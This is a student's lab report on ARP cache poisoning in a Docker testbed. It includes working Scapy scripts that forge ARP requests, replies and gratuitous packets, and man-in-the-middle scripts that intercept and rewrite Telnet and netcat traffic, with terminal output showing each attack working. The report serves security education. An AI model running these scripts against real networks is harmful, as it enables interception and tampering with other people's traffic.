ARP Cache Poisoning Attack Lab

Wang,Xiao xwang99@syr.edu
SUID:495425405

Task 0

Lab environment set up and description.

Step 1: go to the Host M ($ docksh <HostM_id>, we can use docksh to check the ID).
Step 2: $ ping 10.9.0.5 **HostA** , get the mac address of host A.
Step 2: $ ping 10.9.0.6 **HostB** , get the mac address of host B.
Step3: use **$ arp -n** to get the information of arp cache

> The command "arp -n" is used to display the ARP (Address Resolution Protocol) cache on a Linux or Unix-based system. The "-n" option is used to display the ARP cache without attempting to resolve IP addresses to hostnames.
>
> The output of the command will show the IP address, hardware address (MAC address), and the type of entry (whether it's a dynamic or static entry) of all the devices that are currently in the ARP cache.

Step4: use $ ifconfig to get the information of **HostM**

```
root@954ef9019ace:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.5                 ether   02:42:0a:09:00:05   C                     eth0
root@954ef9019ace:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.105  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:69  txqueuelen 0  (Ethernet)
        RX packets 96  bytes 10532 (10.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 9  bytes 658 (658.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Name	IP	MAC address
HostA	10.9.0.5	02:42:0a:09:00:05
HostB	10.9.0.6	02:42:0a:09:00:06
HostM	10.9.0.105	02:42:0a:09:00:69

Task 1: ARP Cache Poisoning

Task 1.A (using ARP request).

On host M, construct an ARP request packet to map B's IP address
to M's MAC address. Send the packet to A and check whether the attack is successful or not.

Step1: I write the code in the VM's volume folder:

root@VM: /home/seed/Lab2/volumes

```
#!/usr/bin/env python3
from scapy.all import *
eth = Ether()
ThisMac="02:42:0a:09:00:69" # Mac Address of HostM(attacker)
TargetMac="02:42:0a:09:00:05" # Mac Address of HostA
eth.dst = TargetMac # for communication we bind Target Mac, attacker's MAC together
eth.src = ThisMac
## build a forge ARP
arp = ARP()
arp.op = 1 # 1 for ARP request; 2 for ARP reply
FakeIP='10.9.0.6' #HOST B
TargetIP='10.9.0.5'#HOST A
arp.psrc = FakeIP # p refers IP, psrc is the source IP we set as HOSTB
arp.hwsrc = ThisMac# hw refers Hardware, it is our MAC ADDRESS, we bind<IP:HOSTB,MAC:HOSTM>
arp.pdst = TargetIP # pdstd is hostA , which we want to attack
arp.hwdst = TargetMac # hostA's MAC ADDRESS
pkt = eth/arp
sendp(pkt)#  send the packet by layer2, otherwise, it may be droped by os
~
~
~
~
~
~
~
```

Step2: (attact from HostM)
Open a new terminal, use docksh<HOSTM_ID> go to the HostM's shell

```
root@954ef9019ace:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@954ef9019ace:/#
```

Go to the HostM's volumes (cd volumes), execute the python file.

```
root@954ef9019ace:/volumes# ls
task1a.py
root@954ef9019ace:/volumes# python3 task1a.py
.
Sent 1 packets.
root@954ef9019ace:/volumes#
```

Step3:
Go to the **HostA**, (docksh<HOSTA_ID>)
$ arp -n

```
root@8637bfe73514:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@8637bfe73514:/#
```

We can find the HostB's IP "10.9.0.6" is bind to the MAC address of Host M(02:42:0a:09:00:69)

Updating knowledge after 2023/1/31：
This is ARP request, the hwdst is not necessary there. I comment this line , still works.
So , if op=1, the destMac you can write anything.// or not write both are ok, since you are request for the MacAddress

```
#!/usr/bin/env python3
from scapy.all import *
eth = Ether()
ThisMac="02:42:0a:09:00:69" # Mac Address of HostM(attacker)
TargetMac="02:42:0a:09:00:05" # Mac Address of HostA
eth.dst = TargetMac # for communication we bind Target Mac, attacker's MAC together
eth.src = ThisMac
## build a forge ARP
arp = ARP()
arp.op = 1 # 1 for ARP request; 2 for ARP reply
FakeIP='10.9.0.6' #HOST B
TargetIP='10.9.0.5'#HOST A
arp.psrc = FakeIP # p refers IP, psrc is the source IP we set as HOSTB
arp.hwsrc = ThisMac# hw refers Hardware, it is our MAC ADDRESS, we bind<IP:HOSTB,MAC:HOSTM>
arp.pdst = TargetIP # pdstd is hostA , which we want to attack
#arp.hwdst = TargetMac # hostA's MAC ADDRESS
pkt = eth/arp
sendp(pkt)#  send the packet by layer2, otherwise, it may be droped by os
~
~
~
~
~
```

```
in  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root
oot@050a8f1e62b9:/# arp -n
ddress                  HWtype  HWaddress           Flags Mask            Iface
0.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
oot@050a8f1e62b9:/# arp -n
ddress                  HWtype  HWaddress           Flags Mask            Iface
0.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
oot@050a8f1e62b9:/# arp -n
```

Task 1.B (using ARP reply).

On host M, construct an ARP reply packet to map B's IP address to M's MAC address. Send the packet to A and check whether the attack is successful or not. Try the attack under the following two scenarios, and report the results of your attack:
– Scenario 1: B's IP is already in A's cache.
– Scenario 2: B's IP is not in A's cache. You can use the command "arp -d a.b.c.d" to remove the ARP cache entry for the IP address a.b.c.d.

Code for reply:

```
  GNU nano 4.8                                                  task1b.py
#!/usr/bin/env python3
from scapy.all import *
eth = Ether()
ThisMac="02:42:0a:09:00:69" # Mac Address of HostM(attacker)
TargetMac="02:42:0a:09:00:05" # Mac Address of HostA
eth.dst = TargetMac # for communication we bind Target Mac, attacker's MAC together
eth.src = ThisMac
## build a forge ARP
arp = ARP()
arp.op = 2 # 1 for ARP request; 2 for ARP reply
FakeIP='10.9.0.6' #HOST B
TargetIP='10.9.0.5'#HOST A
arp.psrc = FakeIP # p refers IP, psrc is the source IP we set as HOSTB
arp.hwsrc = ThisMac# hw refers Hardware, it is our MAC ADDRESS, we bind<IP:HOSTB,MAC:HOSTM>
arp.pdst = TargetIP # pdstd is hostA , which we want to attack
arp.hwdst = TargetMac # hostA's MAC ADDRESS
pkt = eth/arp
sendp(pkt)#  send the packet by layer2, otherwise, it may be droped by os
```

Scenario 1:B's IP is already in A's cache.

Before the HostM send the ARP reply, I go to HostA use **$ arp -d** clean the ARP cache, then I go to host B ping 10.9.0.6. So, the B's IP is already in A's cache.

```
root@8637bfe73514:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@8637bfe73514:/#
```

Then I go to **HostM**,send arp reply request.

```
root@954ef9019ace:/volumes# python3 task1b.py
.
Sent 1 packets.
root@954ef9019ace:/volumes#
```

In the HostA, we can find we change the value in ARP cache. The current bind is <HostB_IP,HostM_MAC>

```
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@8637bfe73514:/# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
root@8637bfe73514:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@8637bfe73514:/#
```

Scenario 2: B's IP is not in A's cache. You can use the command "arp -d a.b.c.d" to remove the ARP cache entry for the IP address a.b.c.d..

First, I clean the arp cache.

```
root@8637bfe73514:/# arp -d 10.9.0.6
root@8637bfe73514:/# arp
root@8637bfe73514:/#
```

Second, I send the same arp reply from the HostM

```
root@954ef9019ace:/volumes# python3 task1b.py
.
Sent 1 packets.
root@954ef9019ace:/volumes#
```

From HostA, we can find the ARP cache is not updated

```
root@8637bfe73514:/# arp -n
root@8637bfe73514:/#
```

Explain:

The reason is the implementation of the ARP protocol in the underlying OS is not completely stateless. When ARP sends out a request, it create a incomplete entry inside the cache. When a reply

comes back, if there is no entry inside the cache , the reply will be dropped but if there is an entry , the reply will accepted.

Task 1.C (using ARP gratuitous message).

On host M, construct an ARP gratuitous packet, and use it to map B's IP address to M's MAC address. Please launch the attack under the same two scenarios as those described in Task 1.B.

What is ARP gratuitous packet?

ARP gratuitous packet is a special ARP request packet. It is used when a host machine needs to update outdated information on all the other machine's ARP cache. The gratuitous ARP packet has the following characteristics:

– The source and destination IP addresses are the same, and they are the IP address of the host issuing the gratuitous ARP.
– The destination MAC addresses in both ARP header and Ethernet header are the broadcast MAC address (ff:ff:ff:ff:ff:ff).
– No reply is expected.

Code:

1. Source IP= DestIP
2. TargetMac =fffffffff
3. In ARP, hwdst could not fill.

```
#!/usr/bin/env python3
from scapy.all import *
eth = Ether()
ThisMac="02:42:0a:09:00:69" # Mac Address of HostM(attacker)
TargetMac="ff:ff:ff:ff:ff:ff" # boradcast
eth.dst = TargetMac # for communication we bind Target Mac, attacker's MAC together
eth.src = ThisMac
## build a forge ARP
arp = ARP()
arp.op = 2 # 1 for ARP request; 2 for ARP reply
FakeIP='10.9.0.6' #HOST B
arp.psrc = FakeIP # p refers IP, psrc is the source IP we set as HOSTB
arp.hwsrc = ThisMac# hw refers Hardware, it is our MAC ADDRESS, we bind<IP:HOSTB,MAC:HOSTM>
arp.pdst =FakeIP # For this mode DistIP=SorceIP
#arp.hwdst = TargetMac
pkt = eth/arp
sendp(pkt)#  send the packet by layer2, otherwise, it may be droped by os
~
~
~
~
~
```

Scenario 1: B's IP is already in A and B 's cache:

Step1: I move to the HostB and ping HostA's IP ,so the HostA's ARP cache have HostB's IP now.

```
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@8637bfe73514:/#
```

Step2: In the HostA, we can find we change the value in ARP cache. The current bind is <HostB_IP,HostM_MAC>

```
root@8637bfe73514:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@8637bfe73514:/# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
root@8637bfe73514:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@8637bfe73514:/#
```

Scenario 2: B's IP is not in A's cache. You can use the command "arp -d a.b.c.d" to remove the ARP cache entry for the IP address a.b.c.d

Step1: clean HostA's ARP cache ($ arp -d 10.9.0.6)

```
root@8637bfe73514:/# arp -n
root@8637bfe73514:/#
```

Step 2: Go the HostM, send packet again

```
root@954ef9019ace:/volumes# python3 task1c.py
.
Sent 1 packets.
root@954ef9019ace:/volumes#
```

Step3: check the HostA's ARP cache:

```
root@8637bfe73514:/# arp -n
root@8637bfe73514:/#
```

Explain:

The reason is the implementation of the ARP protocol in the underlying OS is not completely stateless. When ARP sends out a request, it create a incomplete entry inside the cache. When a reply comes back, if there is no entry inside the cache , the reply will be dropped but if there is an entry , the reply will accepted.

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Step 1 (Launch the ARP cache poisoning attack):

Python:
To avoid fake entries may be replaced by the real ones , for every 2 second, I resend the packet again.

```
#!/usr/bin/env python3
from scapy.all import *
from time import *
ThisMac="02:42:0a:09:00:69" # Mac Address of HostM(attacker)
```

(2023/1/31 知识更新，当 op=1，hwdst 可以不写，也可以随便写)

```
while True:
    # Poisioning HostA cache <HostB_ip, HostM_MAC>
    ethA = Ether()
    TargetAMac="02:42:0a:09:00:05"
    ethA.dst = TargetAMac
    ethA.src = ThisMac
    arpA = ARP()
    arpA.op = 1
    FakeIPA='10.9.0.6'
    TargetIPA='10.9.0.5'
    arpA.psrc = FakeIPA
    arpA.hwsrc = ThisMac
    arpA.pdst = TargetIPA
    arpA.hwdst = TargetAMac
    pktA = ethA/arpA
    sendp(pktA)
    ########################################
    ethB = Ether()
    TargetBMac="02:42:0a:09:00:06"
    ethB.dst = TargetBMac
    ethB.src = ThisMac
    arpB = ARP()
    arpB.op = 1
    FakeIPB='10.9.0.5'
    TargetIPB='10.9.0.6'
    arpB.psrc = FakeIPB
    arpB.hwsrc = ThisMac
    arpB.pdst = TargetIPB
    arpB.hwdst = TargetBMac
    pktB = ethB/arpB
    sendp(pktB)
    sleep(2)
-- INSERT --
```

We can find both cache in HostA and HostB is “Poisoned”

HostA:

```
root@8637bfe73514:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@8637bfe73514:/#
```

HostB:

```
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
root@52af872a80dc:/#
```

Step 2 (Testing):

sysctl net.ipv4.ip_forward:
This command retrieves the value of the "net.ipv4.ip_forward" sysctl (system control) parameter. The "net.ipv4.ip_forward" parameter determines if a system acts as a router and forwards packets between network interfaces. A value of 0 means packet forwarding is disabled, meaning the system will not forward packets from one interface to another. A value of 1 means packet forwarding is enabled, allowing the system to act as a router.

Before testing, I go to the terminal HostM trun off the forwarding and use wireshark to verity our application.

```
root@954ef9019ace:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@954ef9019ace:/volumes# python3 task2ARPpoisoning.py
```

HostB ping Host A:

```
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
^C
--- 10.9.0.5 ping statistics ---
6 packets transmitted, 0 received, 100% packet loss, time 5152ms
```

HostA ping Host B:


```
root@8637b1e73514:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
^C
--- 10.9.0.6 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2039ms
```

Observation of Ping:
From the ping, we can find the packet form HostA cannot recieved by HostB,the converse is also true.

Wireshark obsertation:


First, back to our VM, open wireshark ($ wireshark)

Second, Capture the one has IP address 10.9.0.1.



Third:
From HostA ping 10.9.0.6(HostB)
From HostB ping 10.9.0.5(HostA)

Last: filter the icmp packet, we can find there is no response found.



Step 3 (Turn on IP forwarding)

Go to HostM set : $ sysctl net.ipv4.ip_forward=1

```
root@954ef9019ace:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@954ef9019ace:/volumes# python3 task2ARPpoisoning.py
.
Sent 1 packets.
.
Sent 1 packets.
```


HostA: We can find it first send to HostM(10.9.0.105) then redirect to 10.9.0.6

```
root@8637bfe73514:/# ping 10.9.0.6 -c 5
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.099 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.134 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.067 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=1.53 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=63 time=0.223 ms

--- 10.9.0.6 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4045ms
rtt min/avg/max/mdev = 0.067/0.411/1.534/0.563 ms
root@8637bfe73514:/#
```

HostB: We can find it first send to HostM(10.9.0.105) then redirect to 10.9.0.5


```
oot@52af872a80dc:/# ping 10.9.0.5 -c 5
ING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
4 bytes from 10.9.0.5: icmp_seq=1 ttl=63 time=0.395 ms
rom 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.5)
4 bytes from 10.9.0.5: icmp_seq=2 ttl=63 time=0.060 ms
rom 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.5)
4 bytes from 10.9.0.5: icmp_seq=3 ttl=63 time=0.080 ms
rom 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.5)
4 bytes from 10.9.0.5: icmp_seq=4 ttl=63 time=0.066 ms
rom 10.9.0.105: icmp_seq=5 Redirect Host(New nexthop: 10.9.0.5)
4 bytes from 10.9.0.5: icmp_seq=5 ttl=63 time=0.128 ms

-- 10.9.0.5 ping statistics ---
 packets transmitted, 5 received, 0% packet loss, time 4105ms
tt min/avg/max/mdev = 0.060/0.145/0.395/0.126 ms
oot@52af872a80dc:/#
```

Wireshark



Host B pings Host A. It can reach the target. Host B's ICMP packet have sent to Host M and Host M redirected packet to the Host A. Reversely, Host M redirected the ICMP packet form Host A to Host B. The ping result tells the nexthop.

Step 4 (Launch the MITM attack).
Procedure:



Behavior of Telnet. In Telnet, typically, every character we type in the Telnet window triggers an individual TCP packet, but if you type very fast, some characters may be sent together in the same packet. That is why in a typical Telnet packet from client to server, the payload only contains one character. The character sent to the server will be echoed back by the server, and the client will then display the character in its window. Therefore, what we see in the client window is not the direct result of the typing; whatever we type in the client window takes a round trip before it is displayed. If the network is disconnected, whatever we typed on the client window will not displayed, until the network is recovered. Similarly, if attackers change the character to Z during the round trip, Z will be displayed at the Telnet client window, even though that is not what you have typed.

Python code:

```
#!/usr/bin/env python3
from scapy.all import *
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
```

```
# function to spoof packets
def spoof_pkt(pkt):
    #get packet send form HostA (client)
    if pkt[IP].src==IP_A and pkt[IP].dst==IP_B:
        # Create a new packet based on the captured one.
        # 1) We need to delete the checksum in the IP & TCP headers,
        # because our modification will make them invalid.
        # Scapy will recalculate them if these fields are missing.
        # 2) We also delete the original TCP payload.
        newpkt=IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
        ################################################################
        # Construct the new payload based on the old payload.
        # Students need to implement this part.
        if pkt[TCP].payload:
            data=pkt[TCP].payload.load
            newdata="Z"*len(data)
            send(newpkt/newdata)# send back to A
        else: # if the original packet doesn't have a TCP payload,send as its
            send(newpkt)
    elif pkt[IP].src==IP_B and pkt[IP].dst==IP_A: # packet from server don't change anything
        newpkt=IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)
f='tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06)'# change the filter
"task2MITM.py" 38L, 1497C
```

Launch step:

1. First go to HostM , sending the “Cache poison ”

2. Open a new terminal,log into the HostM, and change HostM to IP forwarding on：
($ sysctl net.ipv4.ip_forward=1).

3. Go to the HostA log into the ($ telnet 10.9.0.6) ID:seed PW:dees.

4. Go to the Host M, turn the IP forwarding off:
($ sysctl net.ipv4.ip_forward=0)

5. Run the MITM code
6. Back to HostA, we can find every thing we type are changed to “Z”. (just type don’t press enter)

```
To restore this content, you can run the 'unminimize' command.
Last login: Sun Jan 29 17:24:40 UTC 2023 from A-10.9.0.5.net-10.9.0.0 on pts/4
seed@52af872a80dc:~$ ZZZZZ
```

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

Python code:

As compared to Task2, I only modify these 2 codes.

```
from scapy.all import *
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

# function to spoof packets
def spoof_pkt(pkt):
    #get packet send form HostA (client)
    if pkt[IP].src==IP_A and pkt[IP].dst==IP_B:
        newpkt=IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
        ################################################################
        # Construct the new payload based on the old payload.
        # Students need to implement this part.
        if pkt[TCP].payload:
            data=pkt[TCP].payload.load
            newdata=data.replace(b"Xiao",b"XXXX")### change the binary data
            send(newpkt/newdata)# send back to A
        else: # if the original packet doesn't have a TCP payload,send as its
            send(newpkt)
    elif pkt[IP].src==IP_B and pkt[IP].dst==IP_A: # packet from server don't change anything
        newpkt=IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)
f='tcp and port 9090 and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06)'# change the filter

pkt=sniff(iface='eth0',filter=f,prn=spoof_pkt)
```

Execution Order:

Go to the HostM , run the cache Cache Poisoning code. Now the Cache in HostA contain <HostB_IP, HostC_MAC>, Now the Cache in HostB contain <HostA_IP, HostC_MAC>

In the current terminal HostM, and change HostM to IP forwarding on：
($ sysctl net.ipv4.ip_forward=1).

Go to HostB ($ nc -lp 9090) set HostB as a server with port 9090.

Go to HostA ($ nc 10.9.0.6 9090) set HostA as a client.

Open a new terminal, go to HostM , set the HostM to IP forwarding off：
($ sysctl net.ipv4.ip_forward=0).

In HostM, run the MITM code.

We can find in the client I send “Xiao” , and the service receive “XXXX”.

```
root@8637bfe73514:/# arp -n
Address                  HWtype  HWaddress
10.9.0.6                 ether   02:42:0a:09:
10.9.0.105               ether   02:42:0a:09:
root@8637bfe73514:/# nc 10.9.0.6 9090
hello
Xiao
```

```
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.1                 ether   02:42:fb:a7:6b:5a   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
root@52af872a80dc:/# nc -lp 9090
hello
XXXX
```

```
    del(newpkt[TCP].chksum)
    send(newpkt)
tcp and port 9090 and (ether src 02:42:0a:09:
```